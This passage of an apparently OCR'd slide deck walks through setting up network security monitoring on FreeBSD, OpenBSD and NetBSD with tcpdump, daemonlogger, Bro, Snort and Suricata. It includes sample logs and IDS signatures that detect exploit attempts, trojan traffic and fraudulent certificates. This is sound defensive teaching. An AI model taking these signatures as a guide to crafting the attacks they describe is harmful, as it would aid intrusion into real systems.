 -w "/nsm/dumps/nsm-%d%m%y-%H%M%S.pcap" &
```

tcpdump on

- Setup a directory for logging pcaps, dropping privileges to the nobody user, rotating the pcap file every 60 seconds (-G option is not available):

```
# mkdir -p /nsm/dumps
# chown _tcpdump:_tcpdump /nsm/dumps
```

```
#!/bin/sh
DIR=/nsm/dumps
TIME=60
IFACE="vio0"

while true
do
        DATE=`date "+%d%m%y-%H%M%S"`
        tcpdump -i $IFACE -nns 65534 -w $DIR/$DATE.pcap 2> /dev/null &
        sleep $TIME
        pkill tcpdump > /dev/null
done
```

tcpdump on NetBSD

- Setup a directory for logging pcaps, dropping privileges to the nobody user, rotating the pcap file every 60 seconds (-G option is not available):

```
# mkdir -p /nsm/dumps
# chown _tcpdump:_tcpdump /nsm/dumps
```

```
#!/bin/sh
DIR=/nsm/dumps
TIME=60
IFACE="vioif0"

while true
do
        DATE=`date "+%d%m%y-%H%M%S"`
        tcpdump -i $IFACE -nns 65534 -w $DIR/$DATE.pcap 2> /dev/null &
        sleep $TIME
        pkill tcpdump > /dev/null
done
```

daemonlogger

- Created by Marty Roesch (creator of Snort) in 2006
- Provides additional functionality beyond tcpdump
  - Additional options for rolling pcap files.
  - Software tap

```
daemonlogger -i em0 -o em1 -d
```

daemonlogger on  FreeBSD

- Install the daemonlogger package, and run the following to setup a similar rolling pcap setup.

```
# pkg install -y daemonlogger
# mkdir -p /nsm/dumps
# chown nobody:nobody /nsm/dumps
# daemonlogger -i em0 -l /nsm/dumps \
-n "pcaplog" -r -t 60 -M 90
-u nobody -g nobody -d
```

daemonlogger on

- Install the daemonlogger package, and run the following to setup a similar rolling pcap setup.

```
# pkg install -y daemonlogger
# mkdir -p /nsm/dumps
# chown nobody:nobody /nsm/dumps
# daemonlogger -i em0 -l /nsm/dumps \
-n "pcaplog" -r -t 60 -M 90
-u nobody -g nobody -d
```

daemonlogger on

- Unable to run daemonlogger.

```
-*> DaemonLogger <*-
Version 1.2.1
By Martin Roesch
(C) Copyright 2006-2007 Sourcefire Inc., All rights reserved

sniffing on interface vio0
ERROR: start_sniffing() FSM compilation failed:
        syntax error
PCAP command: daemonlogger -i vio0 -l /nsm/dumps

Fatal Error, Quitting..
```

daemonlogger on NetBSD

- Unable to build daemonlogger.
- Code that checks the partition size option while running

```
daemonlogger.c:605:20: error: storage size of 's'
  isn't known

daemonlogger.c:1374:16: error: storage size of
  's' isn't known
```

Time Machine

- Created through a joint project with the Technische Universität Berlin, the Technische Universität München, and the ICSI (University of California Berkeley).
- Scalable full packet capture solution
  - Grabs X number of data bytes from the packet, using a memory ring-buffer before writing to disk
- Stoffer (2015) and the LBL team have demonstrated this is an effective method for logging pcaps on multi-gigibit links (Average 2-4 Gb/s, Peak 10-20 Gb/s)
- Taking a daily rate of 17TB of pcaps down to 150GB

Time Machine

- Issue with readline include building on FreeBSD
- Will work to address building issues on FreeBSD CURRENT (works on FreeBSD 11)

```
# pkg install -y git-lite cmake flex bison

# git clone --recursive
  https://github.com/bro/time-machine.git

# cd time-machine

# ./configure --prefix=/opt/time-machine && make
  && make install
```

Time Machine

- Need to create the working directory then Time Machine will run.
- Caveat: Time Machine is tuned by default for mutli-gigabit networks, so by default, it may not write to disk immediately
- Designed to be queried to provide data based on IP/port pairs

```
# mkdir -p /opt/time-machine/var/tm
# /opt/time-machine/bin/timemachine
```

Bro NSM

- Created by Vern Paxon in 1999
  - Powerful network framework
  - Bro is considered its own programming language for explaining networks.
- Analyzes the makeup of all network traffic
- Protocols (HTTP, DNS, etc.)

Bro NSM

- Threat Intelligence
  - File Hashes (MD5, SHA1)
  - URLs, hostnames, IPs
- Scalability
  - Standalone or as many worker nodes as necessary
  - Berkeley Labs is pushing up to 100 Gb/s inspection (documented at 50Gb/s)
- Engine License
  - BSD

Bro NSM

- Functionality beyond core protocol/networking support
- BinPAC
  - High level language for generating protocol parsing C++ code
  - Can be utilized by other tools.

Bro NSM

- HILTI (high-level intermediary language for traffic inspection)
  - Abstract execution environment for deep packet inspection.
  - Provides a “platform” for low-level analysis.


Bro NSM

- Spicy
  - Built upon HILTI
  - Next-generation protocol parser generator
  - Define the input and the syntax used to further analyze.

Bro NSM

- BinPAC, HILTI, and Spicy serve as examples of technology built upon Bro
- Bro is a research tool, fostering an academic community of interest on the topic of network security.

Bro NSM



(Stoffer, 2015)

Bro NSM

```
capture_loss.log
conn.log
dns.log
files.log
http.log
intel.log
notice.log
sip.log
smtp.log
snmp.log
ssh.log
ssl.log
stats.log
stderr.log
stdout.log
weird.log
x509.log
```

Bro NSM – conn.log

```
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   conn
#open   2017-06-04-12-00-11
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p
       proto   service duration        orig_bytes      resp_bytes      conn_state
      local_orig      local_resp      missed_bytes      history orig_pkts
 orig_ip_bytes   resp_pkts       resp_ip_bytes   tunnel_parents
#types  time    string  addr    port    addr    port    enum    string  interval
       count   count   string  bool    bool    count   string  count   count
 count   count   set[string]
1496577601.283831       Cvuk8oLTVyPOcaKal       37.235.1.174    23588   x.x.x.x
 53      udp     dns     0.001219        44      93      SF      F       T
 0       Dd      1       72      1       121       (empty)
1496577601.466223       Ch93AG4gBbx2ZeB9Fj      x.x.x.x 61130   74.82.42.42
 53      udp     dns     0.189322        56      97      SF      T       F
 0       Dd      1       84      1       125       (empty)
```

Bro NSM – conn.log

conn_state	Meaning
S0	Connection attempt seen, no reply.
S1	Connection established, not terminated.
SF	Normal establishment and termination. Note that this is the same symbol as for state S1. You can tell the two apart because for S1 there will not be any byte counts in the summary, while for SF there will be.
REJ	Connection attempt rejected.
S2	Connection established and close attempt by originator seen (but no reply from responder).
S3	Connection established and close attempt by responder seen (but no reply from originator).
RSTO	Connection established, originator aborted (sent a RST).
RSTR	Responder sent a RST.
RSTOS0	Originator sent a SYN followed by a RST, we never saw a SYN-ACK from the responder.
RSTRH	Responder sent a SYN ACK followed by a RST, we never saw a SYN from the (purported) originator.
SH	Originator sent a SYN followed by a FIN, we never saw a SYN ACK from the responder (hence the connection was "half" open).
SHR	Responder sent a SYN ACK followed by a FIN, we never saw a SYN from the originator.
OTH	No SYN seen, just midstream traffic (a "partial connection" that was not later closed).

Bro NSM – http.log

```
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   http
#open   2017-06-04-12-03-16
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p
 trans_depth     method  host    uri     referrer        version user_agent      request_body_len
      response_body_len status_code     status_msg      info_code       info_msg        tags
 username        password        proxied orig_fuids      orig_filenames  orig_mime_types
 resp_fuids      resp_filenames  resp_mime_types
#types  time    string  addr    port    addr    port    count   string  string  string  string
 string  string  count   count   count   string  count   string  set[enum]       string  string
 set[string]       vector[string]  vector[string]  vector[string]  vector[string]  vector[string]
 vector[string]
1496577795.868934       C0vmkh4rQlfS2246Th      173.199.124.77  33010   x.x.x.x 80      1
 GET     www.example.com /rss2.xml       -       1.1     Tiny Tiny RSS/17.4 (6fd0399) (http://tt-
 rss.org/) 0       178     301     Moved Permanently       -       -       (empty) -       -
 -       -       -       -       F0cPJk1ZTSH2pxDqmj      -       text/html
1496578010.446001       CYp0EB31ut5m4MFJ8l      106.120.173.153 55862   x.x.x.x 443     1
 GET     www.example.com /robots.txt     -       1.1     Sogou web
 spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)   0       264     400     Bad
 Request     -       -       (empty) -       -       -       -       -       -
 FbSH1M12z157bXSge7      -       text/html
```

Bro NSM – http.log

```
# cat http.log |bro-cut user_agent| sort | uniq -c|sort -rn

  51 Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1
  13 Tiny Tiny RSS/17.4 (6fd0399) (http://tt-rss.org/)
  13 Fever/1.39 (Feed Parser; http://feedafever.com; Allow like Gecko)
   6 Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot,
 help@moz.com)
   3 Tiny Tiny RSS/17.1 (http://tt-rss.org/)
   3 FreshRSS/1.6.2 (FreeBSD; http://freshrss.org) SimplePie/1.4-dev-FreshRSS
   3 -
   2 Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:47.0) Gecko/20100101 Firefox/47.0
   1 Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)
   1 Mozilla/5.0 (compatible; Baiduspider/2.0;
 +http://www.baidu.com/search/spider.html)
   1 Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:25.0) Gecko/20100101
   1 Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/58.0.3029.114 Safari/537.36 Vivaldi/1.9.818.50
   1 Mozilla/5.0 (Windows NT 5.1; rv:32.0) Gecko/20100101 Firefox/31.0
   1 Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko)
```

Bro NSM – custom.bro

```
#Add Intel hits to Notice emails
redef Notice::emailed_types += {
        Intel::Notice,
};

# This will send emails for
# all Notice log entries
hook Notice::policy(n: Notice::Info) {
      add n$actions[Notice::ACTION_ALARM];
}
```

Bro NSM – ipblocker.bro

```
module Notice;

export {
    redef enum Action += {
        ## Indicates that the notice should be sent to ipblocker to block
        ACTION_IPBLOCKER
    };
    const ipblocker_types: set[Notice::Type] = {} &redef;
    ## Add a helper to the notice policy for blocking addresses
    redef Notice::policy += {
            [$pred(n: Notice::Info) = { return (n$note in Notice::ipblocker_types); },
             $action = ACTION_IPBLOCKER,
             $priority = 10],
    };
}

event notice(n: Notice::Info) &priority=-5
{
    if (ACTION_IPBLOCKER !in n$actions)
        return;
    local id = n$id;

    # The IP to block is whichever one is not the local address.
    local ip: addr;
    if(Site::is_local_addr(id$orig_h))
        ip = id$resp_h;
    else
        ip = id$orig_h;

    local cmd = fmt("/usr/local/bin/bro_ipblocker_block %s", ip);
    execute_with_notice(cmd, n);
}
```

(Azoff, 2012)

Bro NSM – bhr.bro

- The previous example is to demonstrate how to script up Bro.
- Justin Azoff has since switched to using Black Hole Routing as a Bro script for blocking bad traffic.

https://github.com/ncsa/bhr-bro

https://github.com/ncsa/bhr-bro/blob/master/bhr.bro

Bro NSM on  FreeBSD

- Install the Bro package (2.4.1).

```
# pkg install -y bro
# /usr/local/bin/geoipupdate.sh
# cat << EOF > /usr/local/etc/node.cfg
[bro]
type=standalone
host=localhost
interface=vtnet0
EOF
```

Bro NSM on  FreeBSD

- The port and package has a prefix of /usr/local, so Bro files are installed in /usr/local/etc, /usr/local/share/bro/site
- The following variables in /usr/local/etc/broctl.cfg can be updated as necessary:

```
LogDir = /usr/local/logs

SpoolDir = /usr/local/spool

CfgDir = /usr/local/etc
```

Bro NSM on  FreeBSD

- rc script for Bro
  - Will be in the next update of the port (Bug submitted)
  - Current source version of Bro is 2.5
- Easy enough to run this command, or add it to /etc/rc.local

```
/usr/local/bin/broctl deploy
```

Bro NSM on

- Install the Bro package (2.4.1).
- Had to install openssl pkg, which uninstalled everything, then reinstalled and SSL issue was resolved*

```
# pkg install -y bro && pkg install -y
  openssl && pkg install -y bro

# /usr/local/bin/geoipupdate.sh

# cat << EOF > /usr/local/etc/node.cfg

[bro]

type=standalone

host=localhost

interface=re0

EOF
```

Bro NSM on

- Uses the FreeBSD package, so all other FreeBSD information is the same.
- Run the following to start Bro

```
/usr/local/bin/broctl deploy
```

Bro NSM on

- Setup access to install binary packages
- Install the Bro package (2.5, added in 6.1).

```
# echo
  'PKG_PATH=https://ftp.openbsd.org/pub/OpenBSD/`
  uname -r`/packages/`uname -m`/' >> ~/.profile

# export PKG_PATH

# pkg_add -r bro

# ln -sf /usr/local/bin/python2.7
  /usr/local/bin/python

# sed -ie 's/interface=eth0/interface=vio0'/
  /etc/bro/node.cfg
```

Bro NSM on 

- Binaries are installed with /usr/local/bin prefix
- The following variables in /etc/bro/broctl.cfg can be updated as necessary:

```
LogDir = /var/log/bro
SpoolDir = /var/spool/bro
CfgDir = /etc/bro
```

Bro NSM on

- rc script for Bro
  - Installed with OpenBSD
- Easy enough to run the rc script after running broctl deploy

```
/usr/local/bin/broctl deploy

/etc/rc.d/bro start
```

Bro NSM on 

- Setup access to install binary packages via pkgsrc
- No Bro package currently available.

```
# echo 'PATH="/usr/pkg/sbin:$PATH"' >> ~/.shrc

# echo
  'PKG_PATH="http://ftp.NetBSD.org/pub/pkgsrc/pac
  kages/`uname -s`/`uname -p`/`uname -r`/All"' >>
  ~/.shrc

# echo 'export PATH PKG_PATH' >> ~/.shrc

# pkg_add bash cmake bison flex python27 py27-
  sqlite3 swig gmake
```

Bro NSM on NetBSD

- Need to resolve this build issue.

```
[ 89%] Building CXX object src/CMakeFiles/bro.dir/threading/BasicThread.cc.o
                                                                    [6/1888]
In file included from /usr/include/sys/signal.h:114:0,
                 from /root/bro-2.5/src/threading/BasicThread.cc:2:
/usr/include/sys/siginfo.h:56:4: error: 'pid_t' does not name a type
    pid_t _pid;
    ^
/usr/include/sys/siginfo.h:57:4: error: 'uid_t' does not name a type
    uid_t _uid;
    ^
/usr/include/sys/siginfo.h:62:4: error: 'pid_t' does not name a type
    pid_t _pid;
    ^
/usr/include/sys/siginfo.h:63:4: error: 'uid_t' does not name a type
    uid_t _uid;
    ^
/usr/include/sys/siginfo.h:65:4: error: 'clock_t' does not name a type
    clock_t _utime;
    ^
/usr/include/sys/siginfo.h:66:4: error: 'clock_t' does not name a type
    clock_t _stime;
```

Bro NSM

- Bro 2.5.1 Beta released on 6/7/2017

Snort

- Created by Martin Roesch in 1998
  - Realtime packet logging
  - Three basic modes: sniffer, packet logger, and NIDS.
- Popular IDS platform
- “The De-Facto Standard”

Snort

- Feature rich signature language (~40,000 signatures written)
- Signature language extends protocol support inside the detection engine.
- Can be configured to work inline with various open source firewalls.

Snort

- DAQ – Data Acquisition Library
  - DAQ replaces direct calls to packet acquisition functions
- Allows for various types and methods of acquisition for packet data.
  - libpcap, netmap, af_packet, pf_ring, ipfw, etc.

Snort

- Various types of rules
  - Standard rules
    - Text-based and easy to configure
  - Preprocessor/Decoder rules
    - Specific to protocols, with tweaks available in snort.conf
  - Shared object rules
    - Complex operations utilizing compiled code

Snort

- Engine License
  - GPLv2
- Rule License
  - Personal use only
  - Snort Integrator License to resell
  - Goal was to ensure other companies were not taking credit and selling the work of the VRT Team (now Talos)

Snort – Rule Evolution

```
alert ip any any -> any any
  (msg:"INDICATOR-COMPROMISE id check
  returned root"; content:"uid=0|28|
  root|29|"; metadata:ruleset
  community; classtype:bad-unknown;
  sid:498; rev: 11;)
```

Snort – Rule Evolution

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
  (msg:"DELETED NETBIOS DCERPC NCACN-IP-TCP v4
  ISystemActivator RemoteCreateInstance little endian
  attempt"; flow:established,to_server; content:"|04 00|";
  byte_test:1,&,16,2,relative; content:"|A0 01 00 00 00 00
  00 00 C0 00 00 00 00 00 00|F"; within:16; distance:22;
  content:"|04 00|"; within:2; distance:28; content:"|00
  00|"; within:2; distance:6; pcre:"/^.{2}/sR"; content:"|
  01 10 08 00 CC CC CC CC|"; distance:0; content:"|5C 00
  5C 00|"; distance:0; byte_test:4,>,256,-
  8,relative,little; reference:bugtraq,8205;
  reference:cve,2003-0352;
  reference:url,technet.microsoft.com/en-
  us/security/bulletin/MS03-026; classtype:protocol-
  command-decode; sid:9605; rev:5;)
```

Snort – Rule Evolution

```
alert udp $EXTERNAL_NET any -> $HOME_NET [135,1024:]
  (msg:"OS-WINDOWS DCERPC NCADG-IP-UDP ISystemActivator
  RemoteCreateInstance attempt"; dce_iface:000001a0-
  0000-0000-c000-000000000046; dce_opnum:4;
  dce_stub_data; content:"|01 10 08 00 CC CC CC CC|";
  content:"|5C 00 5C 00|"; distance:0;
  byte_test:4,>,256,-8,relative,dce; metadata:ruleset
  community, service dcerpc; reference:bugtraq,8205;
  reference:cve,2003-0352; reference:cve,2003-0715;
  reference:url,technet.microsoft.com/en-
  us/security/bulletin/MS03-026;
  reference:url,technet.microsoft.com/en-
  us/security/bulletin/MS03-039; classtype:protocol-
  command-decode; sid:3398; rev:16;)
```

Snort – Preprocessor

```
# IMAP preprocessor.  For more information see
# README.imap
preprocessor imap: \
   ports { 143 } \
   b64_decode_depth 0 \
   qp_decode_depth 0 \
   bitenc_decode_depth 0 \
   uu_decode_depth 0

# POP preprocessor. For more information see README.pop
preprocessor pop: \
   ports { 110 } \
   b64_decode_depth 0 \
   qp_decode_depth 0 \
   bitenc_decode_depth 0 \
   uu_decode_depth 0
```

Snort – Shared Object Rules

```
alert udp $HOME_NET any -> any 53
  (msg:"EXPLOIT-KIT g01 exploit kit
  dns request - dynalias.com";
  sid:26215; gid:3; rev:3;
  classtype:trojan-activity;
  reference:url,gist.github.com/jedisc
  t1/5149014; metadata: engine shared,
  soid 3|26215, service dns;)
```

Snort on  FreeBSD

- Go to https://www.snort.org and register to get an oinkcode
- Install the Snort package (2.9.9).

```
# pkg install -y snort

# sed -i '' -e
  's/YOU_NEED_TO_SET_HOME_NET_IN_snort.conf/192.1
  68.1.0\/24/' /usr/local/etc/snort/snort.conf

# sysrc snort_enable=yes

# sysrc snort_interface=vtnet0

# touch /usr/local/etc/snort/rules/local.rules

# mkdir -p /usr/local/etc/snort/rules/iplists
```

Snort on  FreeBSD

- Setup pulledpork to download Snort signatures

```
# cp /usr/local/etc/pulledpork/pulledpork.conf.sample
  /usr/local/etc/pulledpork/pulledpork.conf

# sed -i '' -e
  's/<oinkcode>/enteryouroinkcodefromsnortorg/'
  /usr/local/etc/pulledpork/pulledpork.conf

# pulledpork.pl -c
  /usr/local/etc/pulledpork/pulledpork.conf
```

Snort on FreeBSD

- Additional Snort magic

```
# sed -i '' 's/var RULE_PATH \.\.\/rules/var RULE_PATH rules/'
  /usr/local/etc/snort/snort.conf

# sed -i '' 's/var WHITE_LIST_PATH \.\.\/rules/var WHITE_LIST_PATH rules/'
  /usr/local/etc/snort/snort.conf

# sed -i '' 's/var BLACK_LIST_PATH \.\.\/rules/var BLACK_LIST_PATH rules/'
  /usr/local/etc/snort/snort.conf

# sed -i '' '/^include \$RULE_PATH\/.*.rules$/d'
  /usr/local/etc/snort/snort.conf

# echo "output unified2: filename snortunified2.log, limit 128" >>
  /usr/local/etc/snort/snort.conf

# echo 'include $RULE_PATH/snort.rules' >> /usr/local/etc/snort/snort.conf

# echo 'include $RULE_PATH/local.rules' >> /usr/local/etc/snort/snort.conf

# touch /usr/local/etc/snort/rules/white_list.rules

# touch /usr/local/etc/snort/rules/black_list.rules
```

Snort on  FreeBSD

- Filter out noisy SSH/TCP rules for testing.
- Snort should now run, with a unified2 output file.

```
# cat << EOF >> /usr/local/etc/snort/threshold.conf

suppress gen_id 128, sig_id 4

suppress gen_id 129, sig_id 20

EOF

# service snort start
```

Snort on  FreeBSD

- Setup barnyard2 to read the unified2 output file from Snort.

```
# mkdir -p /var/log/barnyard2

# touch /var/log/barnyard2/waldo

# sysrc barnyard2_enable=yes

# sysrc barnyard2_flags="-w /var/log/barnyard2/waldo -l
  /var/log/snort -i vtnet0 -d /var/log/snort -f
  snortunified2.log"

# echo "output log_syslog_full: sensor_name testsensor,
  local, operation_mode complete, payload_encoding ascii"
  >> /usr/local/etc/barnyard2.conf

# service barnyard2 start
```

Snort on  FreeBSD

- Example output in /var/log/messages

```
Jun  4 00:42:43 testbsd snort[19979]: [1:22063:10] SERVER-
  WEBAPP PHP-CGI remote file include attempt
  [Classification: Attempted Administrator Privilege Gain]
  [Priority: 1] {TCP} 172.16.66.101:19249 ->
  192.168.1.5:8080
```

Snort on

- Go to https://www.snort.org and register to get an oinkcode
- Similar steps as FreeBSD

```
# pkg install -y snort

# sed -i '' -e
  's/YOU_NEED_TO_SET_HOME_NET_IN_snort.conf/192.168.
  1.0\/24/' /usr/local/etc/snort/snort.conf

# cat << EOF >> /etc/rc.conf

snort_enable="YES"

snort_interface="re0"

EOF

# touch /usr/local/etc/snort/rules/local.rules

# mkdir -p /usr/local/etc/snort/rules/iplists
```

Snort on 

- Setup pulledpork to download Snort signatures

```
# cp /usr/local/etc/pulledpork/pulledpork.conf.sample
  /usr/local/etc/pulledpork/pulledpork.conf

# sed -i '' -e
  's/<oinkcode>/enteryouroinkcodefromsnortorg/'
  /usr/local/etc/pulledpork/pulledpork.conf

# /usr/local/bin/pulledpork.pl -c
  /usr/local/etc/pulledpork/pulledpork.conf
```

Snort on

- Additional Snort magic

```
# sed -i '' 's/var RULE_PATH \.\.\/rules/var RULE_PATH rules/'
  /usr/local/etc/snort/snort.conf

# sed -i '' 's/var WHITE_LIST_PATH \.\.\/rules/var WHITE_LIST_PATH rules/'
  /usr/local/etc/snort/snort.conf

# sed -i '' 's/var BLACK_LIST_PATH \.\.\/rules/var BLACK_LIST_PATH rules/'
  /usr/local/etc/snort/snort.conf

# sed -i '' '/^include \$RULE_PATH\/.*.rules$/d'
  /usr/local/etc/snort/snort.conf

# echo "output unified2: filename snortunified2.log, limit 128" >>
  /usr/local/etc/snort/snort.conf

# echo 'include $RULE_PATH/snort.rules' >> /usr/local/etc/snort/snort.conf

# echo 'include $RULE_PATH/local.rules' >> /usr/local/etc/snort/snort.conf

# touch /usr/local/etc/snort/rules/white_list.rules

# touch /usr/local/etc/snort/rules/black_list.rules
```

Snort on

- Filter out noisy SSH/TCP rules for testing.
- Snort should now run, with a unified2 output file.

```
# cat << EOF >> /usr/local/etc/snort/threshold.conf

suppress gen_id 128, sig_id 4

suppress gen_id 129, sig_id 20

EOF

# service snort start
```

Snort on

- Go to https://www.snort.org and register to get an oinkcode.
- Install the Snort package (2.9.9) and other packages.

```
# pkg_add -r snort git p5-LWP-UserAgent-Determined
  p5-Crypt-SSLeay

# mkdir /opt

# git clone
  https://github.com/shirkdog/pulledpork.git
  /opt/pulledpork

# sed -i'' -e 's/ipvar HOME_NET any/ipvar HOME_NET
  \[192.168.1.0\/24\]/' /etc/snort/snort.conf

# touch /etc/snort/rules/local.rules

# mkdir -p /etc/snort/rules/iplists
```

Snort on

- Setup of pulledpork.
- Note: might be an issue with the shared object rules on OpenBSD

```
# sed -i'' -e 's/<oinkcode>/youroinkcode/'
  /opt/pulledpork/etc/pulledpork.conf

# sed -i'' -e 's/distro=.*/distro=OpenBSD-5-
  3/' /opt/pulledpork/etc/pulledpork.conf
```

Snort on

- Snort magic.

```
# sed -i'' '/^include \$RULE_PATH\/.*.rules$/d'
  /etc/snort/snort.conf

# echo "output unified2: filename snortunified2.log, limit
  128" >> /etc/snort/snort.conf

# echo 'include $RULE_PATH/snort.rules' >>
  /etc/snort/snort.conf

# echo 'include $RULE_PATH/local.rules' >>
  /etc/snort/snort.conf

# touch /etc/snort/rules/white_list.rules

# touch /etc/snort/rules/black_list.rules

# touch /etc/snort/rules/local.rules
```

Snort on

- Updating signatures, thresholding and and running Snort.

```
# /opt/pulledpork/pulledpork.pl -c
  /opt/pulledpork/etc/pulledpork.conf -T

# cat << EOF >> /etc/snort/threshold.conf

suppress gen_id 128, sig_id 4

suppress gen_id 129, sig_id 20

EOF

# /etc/rc.d/snort start
```

Snort on NetBSD

- Current Snort package is 2.8.5 in pkgsrc, which is out of date and not supported with signatures
- Compiling from source is currently a no go, need to figure out the issue with building DAQ

```
# pkg_add snort
# sed -i'' '/^include \$RULE_PATH\/.*.rules$/d'
  /usr/pkg/etc/snort
# touch /usr/pkg/share/snort/rules/snort.rules
# cp /usr/pkg/share/examples/rc.d/snort /etc/rc.d/snort
# echo 'snort=YES' >> /etc/rc.conf
# echo "include $RULE_PATH/snort.rules' >>
  /usr/pkg/etc/snort
```

Suricata

- First release in 2011 (per the ChangeLog on github).
- Created through the Open Information Security Foundation (OISF)
- Similar to Snort, with an emphasis on the engine always being available as open source
- Engine License
  - GPLv2
  - Copyright owned by OISF

Suricata

- Multi-threaded high performance intrusion detection and prevention engine.
- Various performance options depending on the hardware and operating system
- Works with most Snort signatures, and supports specific protocol based Suricata signatures and options.
  - Note: There are differences, that are not very apparent

Suricata

- Scalability and throughput with the use of freely available Emerging Threat signatures (~20,000 enabled)
- Just like Snort, there are a number of people dedicated to working with the community of users to work through issues.

Suricata Rules

```
alert http $HOME_NET any ->
  $EXTERNAL_NET any (msg:"ET TROJAN
  Sofacy HTTP Request azureon-line.com";
  flow:established,to_server;
  content:"Host|3a 20|azureon-line.com|
  0d 0a|"; http_header;
  reference:url,fireeye.com/resources/pd
  fs/apt28.pdf; classtype:trojan-
  activity; sid:2019548; rev:1;)
```

Suricata Rules

```
alert tls $EXTERNAL_NET any -> $HOME_NET any (msg:"ET WEB_CLIENT Known
 Fraudulent SSL Certificate for addons.mozilla.org";
 flow:established,from_server; content:"|00 92 39 d5 34 8f 40 d1 69 5a
 74 54 70 e1 f2 3f|"; content:"addons.mozilla.org"; within:250;
 classtype:misc-activity; sid:2012546; rev:5; metadata:affected_product
 Web_Browsers, affected_product Web_Browser_Plugins, attack_target
 Client_Endpoint, deployment Perimeter, tag SSL_Malicious_Cert, tag
 Web_Client_Attacks, signature_severity Major, created_at 2011_03_23,
 updated_at 2016_07_01;)
```

```
alert tls $EXTERNAL_NET any -> $HOME_NET any (msg:"ET WEB_CLIENT Known
 Fraudulent SSL Certificate for Global Trustee";
 flow:established,from_server; content:"|00 d8 f3 5f 4e b7 87 2b 2d ab
